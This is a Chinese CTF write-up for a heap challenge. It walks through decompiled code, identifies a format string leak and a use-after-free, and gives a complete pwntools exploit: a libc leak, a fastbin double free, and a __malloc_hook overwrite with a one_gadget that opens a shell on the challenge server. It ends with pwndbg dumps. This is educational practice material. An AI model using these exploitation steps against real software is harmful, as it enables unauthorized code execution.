
check



```
unsigned __int64 __fastcall check(const char *a1)
{
  unsigned __int64 v2; // [rsp+18h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  if ( dword_202010 )
  {
    puts("Now you are ....?");
    printf("# Your Code is ");
    printf(a1);
    putchar(10);
    puts("###############################################################################");
  }
  else
  {
    puts("Now you are Administrator!");
  }
  return __readfsqword(0x28u) ^ v2;
}
```

这里面我们可以看得出来，可能会有一个格式化字符串漏洞。为什么说可能呢……因为那个s就是前面下马威的那个字符串，现在还不知道能不能利用。

create




```
  }
  printf("> O's length : ");
  _isoc99_scanf("%ld", &qword_202140[i]);
  if ( qword_202140[i] <= 0 || qword_202140[i] > 112 )
  {
    puts("Emmmmmm!Maybe you want Fool me!");
    exit_0();
  }
  *((_QWORD *)&unk_2020E0 + i) = malloc(qword_202140[i]);
  printf("> O : ");
  read(0, *((void **)&unk_2020E0 + i), qword_202140[i]);
  printf("> RE's length : ");
  _isoc99_scanf("%ld", &qword_202080[i]);
  if ( qword_202080[i] <= 0 || qword_202080[i] > 112 )
  {
    puts("Emmmmmm!Maybe you want Fool me!");
    exit_0();
  }
  printf("> RE : ");
  *((_QWORD *)&unk_2021A0 + i) = malloc(qword_202080[i]);
  read(0, *((void **)&unk_2021A0 + i), qword_202080[i]);
  puts("#---------------------#");
  puts("#      ALL Down!      #");
  puts("#######################");
```

平平无奇，结构的话花里胡哨了一点，两个地址数组，两个大小数组。

申请的大小不能超过0x70，所以申请不到大小为unsorted bin的chunk，所以我们后续泄露地址的时候就要注意了。


modify



```
unsigned __int64 modify()
{
  int v1; // [rsp+4h] [rbp-Ch] BYREF
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  puts("#######################");
  puts("#     Modify Oreo     #");
  puts("#---------------------#");
  printf("> Oreo ID : ");
  _isoc99_scanf("%d", &v1);
  if ( v1 < 0
    || v1 > 10
    || !*((_QWORD *)&unk_2020E0 + v1)
    || !qword_202140[v1]
    || !*((_QWORD *)&unk_2021A0 + v1)
    || !qword_202080[v1] )
  {
    puts("Emmmmmm!Maybe you want Fool me!");
    exit_0();
  }
  printf("> O : ");
  read(0, *((void **)&unk_2020E0 + v1), qword_202140[v1]);
  printf("> RE : ");
  read(0, *((void **)&unk_2021A0 + v1), qword_202080[v1]);
  puts("#---------------------#");
  puts("#      ALL Down!      #");
  puts("#######################");
  return __readfsqword(0x28u) ^ v2;
}
```

平平无奇的输入函数。


view



```
unsigned __int64 view()
{
  int v1; // [rsp+4h] [rbp-Ch] BYREF
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  puts("#######################");
  puts("#      View Oreo      #");
  puts("#---------------------#");
  printf("> Oreo ID : ");
  _isoc99_scanf("%d", &v1);
  if ( v1 < 0 || v1 > 10 || !*((_QWORD *)&unk_2020E0 + v1) )
  {
    puts("Emmmmmm!Maybe you want Fool me!");
    exit_0();
  }
  printf("# oreo's O is %s\n", *((const char **)&unk_2020E0 + v1));
  printf("# oreo's RE is %s\n", *((const char **)&unk_2021A0 + v1));
  puts("#---------------------#");
  puts("#      ALL Down!      #");
  puts("#######################");
  return __readfsqword(0x28u) ^ v2;
}
```

平平无奇的输出函数。

delete



```
unsigned __int64 delete()
{
  int v1; // [rsp+4h] [rbp-Ch] BYREF
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  puts("#######################");
  puts("#     Delete Oreo     #");
  puts("#---------------------#");
  printf("> Oreo ID : ");
  _isoc99_scanf("%d", &v1);
  if ( v1 < 0 || v1 > 10 || !*((_QWORD *)&unk_2020E0 + v1) )
  {
    puts("Emmmmmm!Maybe you want Fool me!");
    exit_0();
  }
  free(*((void **)&unk_2020E0 + v1));
  free(*((void **)&unk_2021A0 + v1));
  puts("#---------------------#");
  puts("#      ALL Down!      #");
  puts("#######################");
  return __readfsqword(0x28u) ^ v2;
}
```

平平无奇的uaf。

所以这道题看着花里胡哨，其实平平无奇uaf。
至于上面的那个格式化字符串漏洞，其实不用也行嘛。
所以还是我们经典利用方式。制造double free。


首先通过我们上面发现的printf来泄露地址。
制造double free，进行fastibin attack，攻击malloc_hook，然后getshell。

exp

```
from pwn import *

r = remote("node3.buuoj.cn", 29962)
#r = process("./110")

context.log_level = 'debug'

elf = ELF("./110")
libc = ELF('./64/libc-2.23.so')


one_gadget = 0xf1147
def add(size1, content1, size2, content2):
 r.recvuntil("#######################\n")
 r.sendline('1')
 r.recvuntil("> O's length : ")
 r.sendline(str(size1))
 r.recvuntil("> O : ")
 r.send(content1)
 r.recvuntil("> RE's length : ")
 r.sendline(str(size2))
```

```python
 r.recvuntil("> RE : ")
 r.send(content2)

def delete(index):
 r.recvuntil("#######################\n")
 r.sendline('3')
 r.recvuntil("> Oreo ID : ")
 r.sendline(str(index))

def show(index):
 r.recvuntil("#######################\n")
 r.sendline('4')
 r.recvuntil("> Oreo ID : ")
 r.sendline(str(index))

def edit(index, content1, content2):
 r.recvuntil("#######################\n")
 r.sendline('2')
 r.recvuntil("> Oreo ID : ")
 r.sendline(str(index))
 r.recvuntil("> O : ")
 r.sendline(content1)
 r.recvuntil("> RE : ")
 r.sendline(content2)

r.recvuntil("> Input your code please:")
r.sendline("OreOOrereOOreO"+'%17$p') #elf 11 libc 17

r.recvuntil("#######################\n")
r.sendline('0')
r.recvuntil("# Your Code is ")

r.recvuntil('0x')
start_main = int(r.recv(12), 16) - 0xf0
libc_base = start_main - libc.sym['__libc_start_main']
malloc_hook = libc.sym['__malloc_hook'] + libc_base
one_gadget = one_gadget + libc_base

add(0x68, 'chunk0\n', 0x20, 'chunk1\n')
add(0x68, 'chunk2\n', 0x20, 'chunk3\n')
delete(1)
delete(2)
delete(1)
add(0x68, p64(malloc_hook-0x23)+'\n', 0x68,p64(malloc_hook-0x23)+'\n')
add(0x68, p64(malloc_hook-0x23)+'\n', 0x68,'a'*0x13+p64(one_gadget)+'\n')
r.recvuntil("#######################\n")
r.sendline('1')
r.recvuntil("> O's length : ")
r.sendline(str(0x68))

r.interactive()
```

我们说攻击freehook的话可以不用抬栈啥的，那我们为啥不去用它呢



```
pwndbg> p/x &__free_hook
$7 = 0x7f9411e3f8e8
pwndbg> x/20gx 0x7f9411e3f8e8
0x7f9411e3f8e8 <__free_hook>:   0x0000000000000000      0x0000000000000000
0x7f9411e3f8f8 <next_to_use>:   0x0000000000000000      0x0000000000000000
0x7f9411e3f908 <using_malloc_checking>: 0x0000000000000000      0x0000000000000000
0x7f9411e3f918 <list_lock>:     0x0000000000000000      0x0000000000000000
0x7f9411e3f928 <free_list_lock>:        0x0000000000000000      0x0000000000000000
0x7f9411e3f938 <dumped_main_arena_start>:       0x0000000000000000      0x0000000000000000
0x7f9411e3f948 <pedantic>:      0x0000000000000000      0x0000000000000000
0x7f9411e3f958 <abortfunc>:     0x0000000000000000      0x0000000000000000
0x7f9411e3f968 <old_memalign_hook>:     0x0000000000000000      0x0000000000000000
0x7f9411e3f978 <old_free_hook>: 0x0000000000000000      0x0000000000000000
pwndbg> x/20gx 0x7f9411e3f8c0
0x7f9411e3f8c0 <_IO_stdfile_1_lock>:    0x0000000000000000      0x0000000000000000
0x7f9411e3f8d0 <_IO_stdfile_0_lock>:    0x0000000000000000      0x0000000000000000
0x7f9411e3f8e0 <__after_morecore_hook>: 0x0000000000000000      0x0000000000000000
0x7f9411e3f8f0 <__malloc_initialize_hook>:      0x0000000000000000      0x0000000000000000
0x7f9411e3f900 <narenas_limit>: 0x0000000000000000      0x0000000000000000
0x7f9411e3f910 <aligned_heap_area>:     0x0000000000000000      0x0000000000000000
0x7f9411e3f920 <free_list>:     0x0000000000000000      0x0000000000000000
0x7f9411e3f930 <dumped_main_arena_end>: 0x0000000000000000      0x0000000000000000
0x7f9411e3f940 <global_max_fast>:       0x0000000000000000      0x0000000000000000
0x7f9411e3f950 <root>:  0x0000000000000000      0x0000000000000000
pwndbg> 
```

因为fake chunk伪造不了，啥也没有。